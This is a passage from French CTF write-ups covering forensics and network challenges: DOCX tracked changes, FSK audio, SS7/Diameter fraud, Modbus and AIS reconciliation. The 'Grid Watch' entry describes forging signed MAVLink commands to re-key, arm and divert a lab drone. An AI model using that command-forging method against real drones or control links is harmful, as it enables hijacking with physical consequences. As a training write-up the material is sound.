Seuil d'alerte	30 minutes	90 minutes

	Approuvé (`w:del`)	Livré (`w:ins`)
Flacons dépassés	DOIVENT être mis en quarantaine, NE DOIVENT PAS être redistribués	peuvent retourner en distribution à la discrétion du superviseur du dépôt
Autorisation	`CSCTF{...}` (d'origine)	un autre `CSCTF{...}` (« fraîche »)

`comments.xml` contient la justification de `s.kessler` : « dropping the quarantine hold … Re-issuing under a fresh authorization ». L'instruction critique pour la sécurité a donc été inversée et l'autorisation remplacée. Le `CSCTF{...}` inséré est un leurre : on demande l'autorisation **d'origine**.

Autre piège : l'autorisation supprimée est coupée en deux runs `w:del` (ids 107 et 108), donc une recherche de `CSCTF{...}` complet dans le XML ne trouve que celle insérée ; il faut concaténer les deux morceaux `w:delText` .

3. Exploitation — reconstruire le paragraphe d'origine depuis le XML

Le script lit `document.xml` , reconstruit le texte *original* (runs simples + `w:delText`) et le texte *livré* (runs simples + `w:t` insérés), affiche les métadonnées et le commentaire, et extrait le flag de la version originale :

```
python3 -I solve/solve.py files/CC-11_excursion_directive.docx
```

Script de résolution : `solve/solve.py` (voir l'annexe)

Flag

`CSCTF{...}` (masqué)

Réflexions

- « Accepter les modifications » dans Word n'assainit pas le fichier : le texte d'origine reste dans `w:del` tant que personne n'accepte et n'enregistre ; les métadonnées (`lastModifiedBy` , révision) et les commentaires disent qui et pourquoi.
- Les vues rendues (Word, LibreOffice) peuvent masquer ou fusionner cela ; lire le XML brut est plus fiable et permet de repérer le contenu coupé en plusieurs runs.
- Deux faux jumeaux de flag dans le même paragraphe : toujours vérifier lequel est demandé (original vs livré).
- Le fichier n'a été traité que comme donnée (unzip + parsing XML), jamais ouvert dans Word.

Outils & références

- `unzip` , Python 3 (`zipfile` , `xml.etree`)
- Office Open XML WordprocessingML : `w:ins` , `w:del` , `w:delText` , commentaires, propriétés de base

Signal Reconciliation

Catégorie	Points	Résolutions	Résolu	First blood	Résolu par	Auteur du challenge
forensics	120	51	✅	—	0xAr3s-root	—

Énoncé

> Un acteur lié à un État a altéré le flux d'un récepteur de reconnaissance fictif pendant la mobilisation. Avant que le profil récepteur ne soit réutilisé pour le routage de récupération et la coordination logistique de défense civile, réconciliez son export de position locale avec la série de navigation locale intégrée indépendamment et produisez l'enregistrement complet de la cellule de réponse.
>
> Pièce jointe : `signal-reconciliation.zip` — 13 341 octets ; SHA-256 `ea09de452b798a834f1da524c9e71b0d03b51a408b4c8285f2a489b33f951633`.
>
> Format du flag : `CSCTF{BASE32_192_BIT_DIGEST}`.

Fichiers fournis : `files/flight.ndjson` (non commité)

En bref

Suivre le fichier `reconciliation-sop.txt` à la lettre : intégration INS → résidus → inventaire des fenêtres qualifiantes → décision → rapport canonique 603 lignes → Base32 des 24 premiers octets du SHA-256.

Démarche

1. Lecture des entrées

Le zip contient :

- `flight.ndjson` — 601 lignes JSON : `{i, t_ms, ve_mmps, vn_mmps, gps_e_mm, gps_n_mm}`
- `reconciliation-sop.txt` — spécification complète de l'algorithme
- `manifest.txt` — hachages SHA-256 de tous les fichiers
- `mission-note.txt` — contexte narratif

2. Reconstruction INS (arithmétique entière exacte)

```
ins_e[0] = ins_n[0] = 0
pour i de 0 à 599 :
    ins_e[i+1] = ins_e[i] + (ve[i] + ve[i+1]) // 20
    ins_n[i+1] = ins_n[i] + (vn[i] + vn[i+1]) // 20
res_e[i] = gps_e[i] - ins_e[i]
res_n[i] = gps_n[i] - ins_n[i]
```

Point clé : pas de virgule flottante, pas d'arrondi — la division entière `//` de Python est exacte ici car toutes les sommes sont divisibles par 20.

3. Inventaire des fenêtres qualifiantes

`Q(i)` est vrai ssi pour une fenêtre de 10 échantillons débutant à `i` :

- Tous les échantillons ont une distance ≥ 25 000 mm : `res_e²+res_n² ≥ 625 000 000`
- Le résidu est augmente d'au moins 1 000 mm/pas
- Le résidu nord varie de ≤ 500 mm/pas

18 fenêtres qualifiantes trouvées.

4. Décision

Résidus finaux : `res_e[600] = 100 000 mm` , `res_n[600] = 1 000 mm`
`dist_finale² = 10 001 000 000 ≥ 10 000 000 000` → seuil atteint.
QSET non vide → **`QUARANTINE_GNSS_PROFILE`**

5. Rapport canonique et flag

```
603 lignes :
  RECONCILIATION/2|samples=601|qset=5,35,...,588|decision=QUARANTINE_GNSS_PROFILE
  E|0|0|0|0|0|0|0|0
  ...

SUMMARY|qset=5,35,...,588|final_res_e=100000|final_res_n=1000|decision=QUARANTINE_GNSS_PROF
ILE
```

KAT vérifié : entrée tout-zéro → 14 329 octets, SHA-256 = `cc8c52dc…` ✓

```
        python3 solve/solve.py files/flight.ndjson
```

```
[+] Base32(24B)  : EOSL5C6VZ54TN2PWXUO2B5TVHMVY5G3NWPILLYY
[+] FLAG         : flag{...}
```

Script de résolution : `solve/solve.py` (voir l'annexe)

Flag

`flag{...}`

Ce que j'ai appris

- Le SOP est exhaustif — le challenge consiste à lire attentivement et implémenter exactement.
- Le vecteur de test KAT est précieux : il permet de vérifier le format et le nombre d'octets du rapport avant de calculer la vraie réponse.

- « Division entière exacte » = `//` de Python (division plancher), qui fonctionne proprement car toutes les sommes sont divisibles par 20.
- Le flag est un SHA-256 tronqué à 192 bits (24 octets), encodé en Base32 sans padding.

Outils et références

- Python 3 (`json`, `hashlib`, `base64`)
- RFC 4648 — encodage Base32
- Intégration trapézoïdale (navigation inertielle par estime)

Tone Burst

Catégorie	Points	Résolutions	Résolu	First blood	Résolu par	Auteur du challenge
forensics	120	113	✅	—	0xAr3s-root	Chronos Security

Énoncé

> A field relay's outage-training archive holds a short audio test burst. The operator note says it carries the last recovered relay identifier, but the text export is gone. The network belongs to an allied army serving in Operation Dawn.
>
> Recover the identifier from the supplied WAV. This is a software-generated training signal, not a captured transmission, and no playback or external service is required: analyze the waveform visually or with code.
>
> Flag format: `CSCTF{...}`

Fichiers fournis : `files/tone-burst.wav` (non commité).

En bref

Le WAV est un signal 2-FSK (1000 Hz = 0, 2000 Hz = 1, 50 bauds, échantillonnage 8 kHz) : le démoduler donne un préambule/synchro `AA AA AA AA 7E` suivi du flag en ASCII.

Démarche

1. Reconnaissance — un WAV mono de 9 secondes avec deux tons

L'en-tête donne 8000 Hz, 16 bits, mono, 73 600 trames (9,2 s). Des FFT à fenêtres courtes (50 ms) montrent : du bruit de faible niveau pendant les 0,2 premières secondes, puis un signal d'amplitude quasi constante (RMS ≈ 13 900) dont la fréquence dominante saute entre **1000 Hz** et **2000 Hz**, puis du bruit à nouveau après 9,04 s. Deux tons à amplitude constante = FSK binaire.

2. Hypothèse — trouver le débit symbole depuis les changements de ton

J'ai démodulé en multipliant par `e^(-2πjft)` pour f = 1000 et 2000 et lissé avec une moyenne glissante de 16 échantillons ; le signe de `|S2000| − |S1000|` donne un flux binaire à la fréquence d'échantillonnage. En comptant les écarts entre changements de ton, les valeurs les plus fréquentes sont 160 échantillons et ses multiples (320, 480, 640) : la période symbole est de 160 échantillons = 20 ms, soit **50 bauds**. (Une première tentative par comptage de passages par zéro était trop bruitée pour être fiable, j'ai donc basculé sur la méthode spectrale.)

3. Exploitation — échantillonner chaque bit et lire en ASCII

En échantillonnant le milieu de chaque créneau de 160 échantillons à partir de t ≈ 0,2 s, on obtient 445 bits. Le début est `0010 1010 1010 …` → un préambule classique `0xAA` (1010… alterné) puis une synchro `0x7E`, puis du texte ASCII 8 bits MSB en premier avec 1 = 2000 Hz. Essayer les 8 alignements d'octets et vérifier lequel est imprimable trouve le bon immédiatement ; le message décodé finit par `}` et c'est le flag.

```
        python3 -I solve/solve.py files/tone-burst.wav
```

Script de résolution : `solve/solve.py` (voir l'annexe)

Flag

`CSCTF{...}` (masqué)

Réflexions

- Pour les signaux à tons, mesurer le débit symbole depuis la distribution des longueurs de plateaux avant de choisir un décodeur ; l'écart le plus fréquent et ses multiples le révèlent.
- La démodulation complexe + moyenne glissante est bien plus robuste que le comptage de passages par zéro sur un signal bruité.
- Un préambule `AA` alterné et un octet de synchro `7E` sont des indices de trame courants : ils confirment l'ordre des bits et l'alignement.
- Aucun son n'a été joué ; tout a été fait sur les échantillons.

Outils & références

- Python 3 avec NumPy (FFT, démodulation complexe), `wave`
- Bases de la FSK binaire / trame asynchrone (préambule, octet de synchro)

Réseau

Grid Watch

Catégorie	Points	Résolutions	Résolu	First blood	Résolu par	Auteur du challenge
network	672	75	✅	—	0xAr3s-root	Marius Merai

Énoncé

> Vultur Dynamics drones patrol the RGN-Grid high-voltage network. An adversary wants one diverted off its corridor. You have a packet capture of a drone's MAVLink 2 command link and live access to the drone itself. Make the drone accept your own reposition command. Unsigned and replayed commands are refused — the flag returns only from a command the drone actually accepts.
>
> Interact only with your assigned instance.
>
> Flag format: `CSCTF{...}`

Fichiers fournis : `files/capture.tlog`, `files/provisioning_note.md` (non commités). Instance live : TCP `w02.ctf.chronos-security.ro:32773` (expirée).

En bref

Le drone n'accepte que des commandes signées MAVLink 2, avec une horloge custom : calibrer la RTC depuis la capture (+17 ppm, époque de commissioning 1733965123) permet de dériver la clé de provisioning par HKDF depuis le nonce par connexion, de re-provisionner ma propre clé de signature avec `SETUP_SIGNING`, puis — signés avec cette clé — passer GUIDED, armer et envoyer `DO_REPOSITION`, qui renvoie le flag.

Démarche

1. Reconnaissance — un lien signé, un problème de calibration et une backdoor à clé dérivée

`capture.tlog` contient 24 paquets MAVLink 2 signés (GCS 255/190 ↔ drone 1/1, link_id 249) : heartbeats, `STATUSTEXT` annonçant le serial `CX-FALCON-9951`, un `COMMAND_LONG 511`, des rapports `GLOBAL_POSITION_INT`. Chaque paquet porte une signature de 13 octets (link_id, timestamp 48 bits en ticks de 10 µs, SHA256-48), donc rejouer la capture est inutile : les timestamps sont vérifiés et la clé de session n'est pas dans la capture.

`provisioning_note.md` est la voie d'entrée : les clés peuvent être re-provisionnées avec `SETUP_SIGNING`, authentifié par `prov_key = HKDF-SHA256(ikm = serial_ascii || commissioning_epoch_le64, salt = session_nonce, info = "CX-PROV/v1", L = 32)`. Le serial est connu ; le nonce est annoncé à la connexion (`PROV NONCE …`) ; ce qui manque est l'époque de commissioning — et tout timestamp que je signe doit correspondre à la RTC particulière du drone (ticks depuis l'époque de commissioning, *pas* l'époque MAVLink 2015, avec un offset et une dérive ppm par unité à calibrer).

2. Hypothèse — les deux horloges de la capture donnent l'époque et la dérive

Chaque enregistrement tlog a un timestamp hôte (µs), et chaque paquet un timestamp de signature. En les appariant : les timestamps de signature croissent de 3 100 052–3 100 053 ticks par 31,000000 s de temps hôte, une pente constante de **100001,7 ticks/s = +17 ppm**. Avec cette pente, `signing_ticks = round((unix_time − E)·100001,7)` fitte les 24 paquets à un demi-tick près pour **E = 1733965123** (2024-12-12 00:58:43 UTC) et un offset supplémentaire nul. J'ai validé le modèle en live avant de l'utiliser : les timestamps de signature prédits encadraient ceux des propres signatures du drone à la connexion (avant/après l'aller-retour). Cela fixe à la fois l'entrée époque de HKDF et l'horloge de chaque paquet que je forge.

Les messages d'erreur du drone ont ensuite cartographié le reste du protocole : un `SETUP_SIGNING` non signé → `REJECT: unsigned message` ; un message `SET_MODE` → `REJECT: not a command for this drone` (il ne prend que des `COMMAND_LONG`) ; armer avant GUIDED → `REJECT: must be in GUIDED before arming` ; la commande 512 → `REJECT: unexpected command 512`, tandis que **192 est son `DO_REPOSITION`** (`REJECT: DO_REPOSITION requires GUIDED + ARMED`). Donc l'ordre de vol de la note — GUIDED, armement, commande — est appliqué littéralement.

3. Exploitation — re-provisionner, puis voler l'ordre normal, le tout sur une seule connexion

Le nonce est par connexion, donc tout se passe sur une seule connexion TCP, chaque paquet signé avec `SHA256-48(key ‖ packet ‖ link_id ‖ timestamp)` et un timestamp RTC frais et strictement croissant :

1. Lire `PROV NONCE`, calculer `prov_key` par HKDF (salt = le nonce en octets bruts depuis l'hex).
2. `SETUP_SIGNING` (msg 256) : une nouvelle clé de session de mon choix (le script utilise `SHA256("gridwatch-session-key-v1")`, n'importe quels 32 octets fonctionnent), `initial_timestamp` = son propre timestamp de signature, paquet signé avec `prov_key` → `signing re-provisioned: new key active`.
3. Signés avec la nouvelle clé : `COMMAND_LONG 176` (`DO_SET_MODE`, param1=1, param2=4) → `mode GUIDED` ; `COMMAND_LONG 400` (armement, param1=1) → `ARMED` ; `COMMAND_LONG 192` (`DO_REPOSITION`, param5/6/7 = 45,6 / 24,1 / 100) → `COMMAND_ACK` plus un `STATUSTEXT` portant le flag.

```
pip install pymavlink
python3 solve/solve.py w02.ctf.chronos-security.ro 32773
```

Script de résolution : `solve/solve.py` (voir l'annexe)

Flag

`CSCTF{...}` (masqué)

Ce que j'ai appris

- La capture n'est pas là pour être rejouée mais pour être *mesurée* : deux timestamps par paquet suffisent à retrouver exactement l'époque et la dérive ppm de la RTC (résidus sous le demi-tick sur 24 paquets).
- J'ai vérifié le modèle d'horloge contre le drone live avant d'envoyer quoi que ce soit de forgé — une mauvaise époque casse aussi l'entrée de HKDF, donc ce seul fit débloque à la fois la clé et les timestamps.
- Les messages de rejet du serveur sont une spécification : chaque sonde refusée (`SET_MODE` , 512, armement trop tôt) a levé une inconnue, laissant 176 → 400 → 192 comme seul ordre accepté.
- Tout doit partager une seule connexion car le salt de HKDF (le nonce) est annoncé par connexion.

Outils et références

- Python 3 + pymavlink (dialecte common, packing des messages / CRC extras), `hashlib` / `hmac` pour HKDF-SHA256 et les signatures SHA256-48
- Signature de paquets MAVLink 2 et `SETUP_SIGNING` (message 256), commandes `COMMAND_LONG` 176 / 400 / 192

Ghost Signal

Catégorie	Points	Résolutions	Résolu	First blood	Résolu par	Auteur du challenge
network	587	145	✅	—	0xAr3s-root	Dragoş Bacitea

Énoncé

> A telecom operator is seeing fraudulent roaming activity and disputed billing events. Investigators recovered SS7 signalling, Diameter sessions, and the related billing export.
>
> Reconstruct the intrusion chain from those records and recover its marker. This is a constructed, offline protocol-forensics case.
>
> Attachments: `ss7_capture.pcap` , `diameter_capture.pcap` , `billing_events.json` .
>
> Flag format: `CSCTF{8_lowercase_hex}`

> Flag construction: SHA-256 the literal text `<IMSI>:<SESSION_ID>:<FIRST_ANOMALOUS_BILLING_TIMESTAMP>`, then use the first 8 lowercase hex characters. Use the values exactly as written in the evidence and literal `:` separators.
>
> Flag derivation (serialization spec): `sha256("<imsi>:<full_diameter_session_id>:<unix_timestamp>")[:8]`, lowercase hex. `imsi` = the anomalous IMSI as decimal (e.g. `226012014000001`). `full_diameter_session_id` = the entire Session-Id including dots and semicolons (e.g. `host.example.com;seconds;id`), not just the GT fragment. `unix_timestamp` = unix seconds (integer) of the first anomalous billing event, not ISO. Fields joined as strings with `:` between them. No hosts, no GTs, no event ids.
>
> Indice : plusieurs fichiers de capture ont été récupérés sur des réseaux différents lors du même incident. Commencer par cataloguer ce que contient chaque fichier, puis chercher le fil unique qui les traverse tous.

Fichiers fournis : les trois fichiers ci-dessus (non commités).

En bref

Un seul IMSI (`226012014000001`) et un seul `Session-Id` Diameter (`hss.eastern-tele.ro;1723740150;49211`) apparaissent, identiques à l'octet près, dans les trois sources : le `updateLocation` de la capture SS7, les AVP de la capture Diameter, et les lignes anomales de l'export de facturation. Sérialiser cet IMSI, ce `session_id` complet et l'horodatage du premier événement de facturation anormal (`1723740150`), puis hacher le tout, donne le flag.

Démarche

1. Reconnaissance — cataloguer chaque fichier séparément

- `billing_events.json` : un export Diameter OCS pour `eastern-tele.ro`, 40 événements. 30 lignes `CCR-A` ordinaires (un IMSI chacune, `2260120140002000` … `2260120140002011` en boucle, des identifiants synthétiques à 16 chiffres) entrecoupées de deux courtes salves anomales : 5 lignes `CCR-I` (`atk_0000` … `atk_0004`, `charging_amount: 0.0`, `anomaly: "zero_charge_on_roaming"`, `redirect_host: "intercept-49211.evil-domain.net"`) et 5 lignes `CCA` (`pivot_0000` … `pivot_0004`, `anomaly: "unusual_routing_path"`, `serving_cscf: "cscf.pivot.eastern-tele.ro"`, `redirect_host: "redirect-49211.evil-domain.net"`). Ces dix lignes partagent un seul `imsi` (`226012014000001`, 15 chiffres — un IMSI d'aspect réel, contrairement aux IMSI synthétiques de la ligne de base) et un seul `session_id` : `hss.eastern-tele.ro;1723740150;49211`.
- `ss7_capture.pcap` : GSM MAP sur M3UA/SCCP. Une ligne de base de requêtes `sendRoutingInfo` / `sendRoutingInfoForSM` tourne avec le Global Title de l'appelant qui monte régulièrement, `49100` → `49144` (partenaires d'itinérance ordinaires). À `t=150`, le GT appelant saute à **`49211`** pour une salve de requêtes `sendRoutingInfo` / `sendRoutingInfoForSM` contre `+40721000101` … `+40721000105` — exactement les numéros ciblés par les lignes `atk_000x` de la facturation. À partir de `t=190`,

le GT appelant passe à `49311` et émet un `updateLocation` pour l'IMSI **`226012014000001`** — l'attaquant qui réenregistre la localisation de cet abonné, le détournement proprement dit.
- `diameter_capture.pcap` : échanges de style Cx/Ro. Les sessions ordinaires ont pour `Origin-Host` le `cscfN.eastern-tele.ro` qui sert, et pour `Session-Id` `hss.eastern-tele.ro;<ts>;<n>` avec `n` qui s'incrémente normalement. Une session se détache : `Session-Id = hss.eastern-tele.ro;1723740150;49211`, avec des requêtes venant de `Origin-Host = cscf.rogue.evil-domain.net` et une réponse désignant `cscf.pivot.eastern-tele.ro` comme CSCF servant — correspondant exactement aux lignes `pivot_*` de l'export de facturation. Son AVP `Subscription-Id-Data` vaut `226012014000001`.

2. Hypothèse — l'indice demande de trouver le fil, pas de faire confiance à un seul fichier

Chaque fichier pris seul ne montre qu'une partie du tableau (un GT, un hôte voyou, une étiquette d'anomalie) ; l'énoncé et l'indice demandent explicitement de les recouper. Vérifier qu'il existe exactement **un** IMSI anomal et **un** `session_id` anomal dans tout l'export de facturation (chaque ensemble a une taille de 1) élimine toute ambiguïté, et c'est ce même IMSI, ainsi que le même fragment `49211` du session id, qui apparaissent inchangés dans la capture SS7 (`e212.imsi` dans le `updateLocation`) et dans la capture Diameter (`Subscription-Id-Data`, et le suffixe `49211` du `Session-Id`). C'est le « fil unique » : le GT `49211` a mené la fraude de facturation et la reconnaissance de routage côté Diameter, le GT `49311` a exécuté le détournement de localisation côté SS7, et le seul IMSI de l'abonné relie les deux à la même victime — trois captures indépendantes du même incident, recoupées plutôt qu'acceptées sur parole.

La spécification est explicite sur ce qu'il ne faut **pas** utiliser : ni noms d'hôtes, ni GT, ni identifiants d'événement — seulement l'IMSI, la chaîne complète `Session-Id` (points, points-virgules compris), et l'horodatage Unix du premier événement de facturation anormal, qui est `atk_0000` à `1723740150` (aussi, non par hasard, l'horodatage intégré dans le session id lui-même).

3. Exploitation — sérialiser et hacher

```
226012014000001:hss.eastern-tele.ro;1723740150;49211:1723740150
```

```
        python3 -I solve/solve.py files
```

Le script redérive l'IMSI/session/horodatage anomal depuis le seul JSON, puis recoupe les deux pcaps avec une extraction de champs `tshark` pour confirmer que le même IMSI et le même `Session-Id` sont bien sur le fil avant de hacher.

Script de résolution : `solve/solve.py` (voir l'annexe)

Flag

`CSCTF{...}` (masqué)

Réflexions

- Trois fichiers venant de « réseaux différents » décrivant un seul incident, c'est un exercice de recoupement : la bonne réponse est la valeur identique à l'octet près dans les trois, pas celle qui a l'air la plus suspecte dans un seul fichier.
- Une ligne de base délibérément croissante (GT `49100` → `49144`, IMSI synthétiques `…002000` → `…002011`) fait ressortir les valeurs isolées et hors séquence (`49211`, `49311`, un IMSI à 15 chiffres d'aspect réel) sans avoir besoin de lire trame par trame.
- Les deux GT de l'attaquant (`49211` pour la fraude/reconnaissance Diameter, `49311` pour le détournement de localisation SS7) ne sont pas la même valeur et aucun des deux seul n'est « la » réponse ; le format du flag exclut explicitement les GT pour cette raison — ce sont l'IMSI et le session id complet qui se recoupent réellement entre protocoles.
- `full_diameter_session_id` veut dire exactement cela : la chaîne AVP entière avec ses séparateurs, pas seulement le compteur final qui coïncide avec un GT.

Outils & références

- `tshark` (`-T fields`) sur les deux pcaps, Python 3 (`json`, `hashlib`, `subprocess`)
- GSM MAP (`sendRoutingInfo`, `sendRoutingInfoForSM`, `updateLocation`) sur SS7/M3UA ; AVP Diameter Session-Id / Subscription-Id-Data (échanges de style 3GPP Cx/Ro)

Water Hammer Reconciliation

Catégorie	Points	Résolutions	Résolu	First blood	Résolu par	Auteur du challenge
network	326	124	✅	—	0xAr3s-root	Cosmin Gorea

Énoncé

> The Vardessa Civil Water Reserve header was isolated after a hostile engineering-station interval, part of a wider campaign against emergency water logistics that coalition analysts tie to an Ash Army proxy. Vardessa is an Operation Dawn partner.
>
> Reconstruct the complete confirmed Modbus/TCP control history and submit the reconciliation identifier the evidence supports. `water-hammer-reconciliation.zip` holds all three evidence files: the capture `reserve-header.pcapng`, `station-profile.txt` and `capture-manifest.txt`. `station-profile.txt` defines the scoped conversation, the confirmation rule, the safety screen, the report grammar and the submission encoding; `capture-manifest.txt` identifies the evidence and its provenance. No live plant, external service or credential is involved.
>
> The capture holds ordinary reads, one exception and one unanswered write. A write acknowledgement on its own is not a confirmed control snapshot, so follow the profile's matched-readback rule.

> Flag format: `CSCTF{message}`

Fichiers fournis : `files/reserve-header.pcapng`, `files/station-profile.txt`, `files/capture-manifest.txt` (non commités).

En bref

Réassembler l'unique conversation Modbus/TCP, ne garder que les écritures FC16 dont l'écho normal unique est suivi du readback FC3 exact avec une réponse unique appariée (64 instantanés), les sérialiser dans le rapport canonique avec le masque d'insécurité en entiers, en SHA-256, puis encoder les 24 premiers octets en Base32 → flag.

Démarche

1. Reconnaissance — le profil est la spécification

`station-profile.txt` fixe tout : la conversation ciblée (`192.0.2.10:<éphémère>` → `192.0.2.20:502`, unit 17), la grammaire MBAP stricte (protocol id 0, Length = 1 + PDU, ni troncature ni octets en trop), la carte des registres (0x1000 consigne pompe, 0x1001 ouverture vanne en pour-mille, 0x1002 armé, 0x1003 rampe en µs), la règle de confirmation, un filtre de sécurité en entiers (E, V, Q avec `T_US = 37558`), le texte exact du rapport `R` et l'encodage (`SHA-256(R)` → 24 premiers octets → Base32 sans padding → 39 caractères), plus un vecteur de test synthétique public. `capture-manifest.txt` ne donne que la provenance et le SHA-256 de la capture, qui correspond (`6af88183…`).

La capture est une seule conversation TCP (port client 36853) de 536 trames, 2 190 octets client et 1 933 octets serveur. Les frontières de segments n'ont pas d'importance : certains ADU sont coupés sur plusieurs segments, j'ai donc réassemblé chaque sens par numéro de séquence TCP et délimité les flux d'octets avec la longueur MBAP. Codes fonction côté client : 68 FC3 et 66 FC16 ; côté serveur : 68 FC3, 64 réponses FC16 normales et une exception FC16 (`0x90`, code 04).

2. Hypothèse — un instantané demande quatre choses, dans l'ordre

Une écriture ne compte que si : (1) la requête FC16 est un candidat valide (unit 17, départ/quantité dans 0x1000–0x1003, Length `7 + 2N`, byte count `2N`) ; (2) exactement une réponse normale de même transaction id revient avec l'écho exact `10 || A || N` (l'exception, une requête sans réponse et tout écho dupliqué ou discordant ne confirment jamais) ; (3) l'ADU client immédiatement suivant cette réponse est exactement `FC3 1000 0004` (unit 17, Length 6) ; et (4) sa réponse est unique, de Length 11 avec `03 08` + 8 octets. Les valeurs des lignes sont les **registres du readback FC3**, pas les données écrites, et le `tid` du rapport est l'identifiant de transaction de la **réponse FC16** (ici `2000`, `2011`, `2022`… alors que les identifiants FC3 ressemblent à `8000`, `8013`…). Les instantanés sont ordonnés par l'ordinal de trame de la réponse FC16.

Leurres à écarter : les lectures FC3 initiales inoffensives (`e010`, `e011`), l'exception FC16 (`e100`), et la dernière requête FC16 sans réponse. Le résultat est exactement les 64 instantanés annoncés

par le profil.

3. Exploitation — sérialiser et hacher

Avec le tuple initial (80, 500, 0, 60000) : `E = P·G/1000`, `V = E·10⁶/70686` (parties entières), `Q = 998·1065·|V − V_préc|`, `UNSAFE = A=1 ∧ R < 37558 ∧ Q > 9000·10⁵` ; le masque est `Σ UNSAFE_i · 2^(63−i)` sur 16 chiffres hexa majuscules. J'ai d'abord vérifié mes formules sur le vecteur de test public (V_{-1} = 565, ligne 0 : E=160, V=2263, Q=1804753260, masque `8000…`, SHA-256 `401df824…`, Base32 `IAO7QJHG…`) : tout correspond exactement. Sur les vraies données, les 64 lignes sont toutes armées, sous le seuil de rampe et avec un changement de vitesse (les contrôles de « l'intervalle d'attaque »), 22 dépassent la limite de Q, et le masque est `D3FC7C00A3060000`. Le rapport canonique est haché et les 24 premiers octets encodés en Base32 (39 caractères).

```
        python3 -I solve/solve.py files
```

Script de résolution : `solve/solve.py` (voir l'annexe)

Flag

`CSCTF{...}` (masqué)

Réflexions

- Quand l'énoncé fournit une spécification et un vecteur de test, implémenter d'abord le vecteur : le retrouver à l'octet près (Base32 compris) élimine des classes entières de doutes d'erreur d'un cran et d'encodage avant de toucher aux vraies données.
- Réassembler les flux TCP avant de parser : une lecture paquet par paquet couperait ou fusionnerait des ADU, et le profil dit explicitement que les frontières de segments ne créent aucun événement.
- « Readback apparié » signifie que le rapport utilise la relecture de l'équipement, pas la commande ; et l'identifiant à sérialiser est le tid de la *réponse* FC16, un détail facile à rater.
- Toute l'arithmétique est restée en entiers Python : Q atteint environ 2,4·10⁹, au-delà de l'entier signé 32 bits.

Outils & références

- `tshark` (vue d'ensemble des conversations), Python 3 (`struct`, `hashlib`, `base64` ; pcapng et réassemblage TCP maison)
- Modbus Application Protocol v1.1b3 (FC3, FC16, exceptions), en-tête MBAP Modbus/TCP, RFC 4648 Base32

Dark Anchorage Reconciliation

Catégorie	Points	Résolutions	Résolu	First blood	Résolu par	Auteur du challenge
network	302	101	✅	—	0xAr3s-root	Chronos Security

Énoncé

> Kaldura, an Operation Dawn ally, carries coalition traffic over the KALNET-1 cable, and KALNET-1 failed just as a hostile maritime operation was expected near the cable corridor. AIS says no suspicious vessel crossed the fault envelope, yet coastal radar recorded anonymous contacts on a different clock.
>
> Produce the complete sensor-reconciliation report that identifies the false broadcast, quantifies the displacement and establishes the actual closest approach. Read `GET /schema` for the report format. The four evidence files are `GET /files/ais.ndjson`, `GET /files/radar.csv`, `GET /files/cable-fault.txt` and `GET /files/method-note.txt`. Submit one complete report to `POST /reconcile`; a correct report returns the reconciliation code.
>
> Flag format: `CSCTF{...}`

Indice : *Normalize the declared radar clock, then score every radar/AIS association across its whole paired trajectory, not at one point near the cable.*

Fichiers fournis : instance live uniquement (`http://<cible>:<port>/` , expirée) ; les quatre fichiers de preuve sont servis par celle-ci.

En bref

Soustraire le décalage de l'en-tête radar (180 min) pour apparier radar et AIS, associer les 16 pistes par résidu médian, repérer la seule piste AIS qui dérive de (330, 330) m sur 4 échantillons, calculer le CPA radar-seul au point du câble, puis POSTer le rapport — le plus dur est le format JSON non documenté, où le vecteur doit être deux membres séparés.

Démarche

1. Reconnaissance — la note de méthode est la spec

`method-note.txt` donne tout l'algorithme : `local_time` radar = UTC + décalage d'en-tête (`# radar_utc_offset_minutes=180`), appariement des échantillons UTC normalisés égaux, plan local autour du point du câble (`est=R·cos(lat0)·Δlon` , `nord=R·Δlat` , R=6378137), score par résidu médian, plus longue série ≥4 échantillons avec résidu ≥250 m et pas ≤15 m par composante pour la divergence, CPA de segment radar seul avec projection bornée. `/schema` liste les noms de membres et les tolérances (3 m, 2 s) mais **aucun exemple de corps**.

2. Hypothèse — une bijection complète à score quasi nul, et un menteur

Avec le décalage soustrait, chaque piste R-01..R-16 correspond à un seul MMSI AIS avec un résidu médian de 0 m (les mauvaises paires sont ≥180 m : aucune ambiguïté). Les résidus par échantillon, plutôt que la médiane, révèlent le menteur : R-03 / MMSI `979103829` est à 466,7 m — exactement (330 m E, 330 m N) — à 10:26, 10:28, 10:30 et 10:32 UTC. Le CPA radar-seul sur tous les segments est R-03 elle-même, qui passe par le point du câble sur le segment 10:30→10:32 à u≈0,818.

3. Exploitation — faire accepter le rapport

`POST /reconcile` répondait `400 invalid report` à tout, sans indice (une erreur sémantique donnerait `422 report not accepted`). Le passage 400 → 422 sert d'oracle : j'ai balayé ~350 formes (associations en objets/chaînes/dictionnaire, intervalle en deux clés ou liste, vecteur en liste/objet, décalage en chaîne, enveloppes) jusqu'à obtenir un 422. La forme acceptée :

```
{"version":"KALNET-RECON-1","radar_utc_offset_minutes":180,
 "associations":[{"radar_track":"R-01","mmsi":"<9 chiffres>"}, "... x16"],
 "divergence":{"mmsi":"<9 chiffres>","start_utc":"...Z","end_utc":"...Z",
               "ais_minus_radar_east_m":330,"ais_minus_radar_north_m":330},
 "closest_approach":{"mmsi":"<9 chiffres>","utc":"...Z","distance_m":0.0}}
```

Le 422 restant venait de mon propre bug : j'avais converti l'heure du CPA avec `datetime.timestamp()` sur une date naïve, ce qui la décalait du fuseau local (09:31:38 au lieu de 10:31:38). Avec `calendar.timegm`, le serveur a renvoyé le flag.

```
python3 solve/solve.py http://<cible>:<port> --post
```

Script de résolution : `solve/solve.py` (voir l'annexe)

Flag

`CSCTF{...}` (masqué)

Réflexions

- Quand une API ne donne aucun exemple, les codes de statut sont l'oracle : le passage 400 → 422 prouve que la *structure* est bonne avant que les *valeurs* soient vérifiées. Balayer les formes avec un pool de threads et n'afficher que les réponses non-400.
- Ne pas se fier à une validation qui échoue à la fois sur la structure et les valeurs : après avoir trouvé la forme, un second bug (fuseau horaire) restait caché. Vérifier les valeurs dérivées contre les données (l'heure du CPA devait tomber dans le segment 10:30–10:32, pas 09:31).
- Toujours utiliser des fonctions de temps explicites en UTC (`calendar.timegm`, `timezone.utc`) ; `timestamp()` sur une date naïve utilise silencieusement le fuseau de la machine.

Outils & références

- Python 3 (`urllib` , `csv` , `statistics` , `concurrent.futures`), `curl`
- Projection locale tangente, formule de CPA de segment tirée de `method-note.txt`

Hard Landing

Catégorie	Points	Résolutions	Résolu	First blood	Résolu par	Auteur du challenge
network	120	86	✅	—	0xAr3s-root	Teodor Giurgica

Énoncé

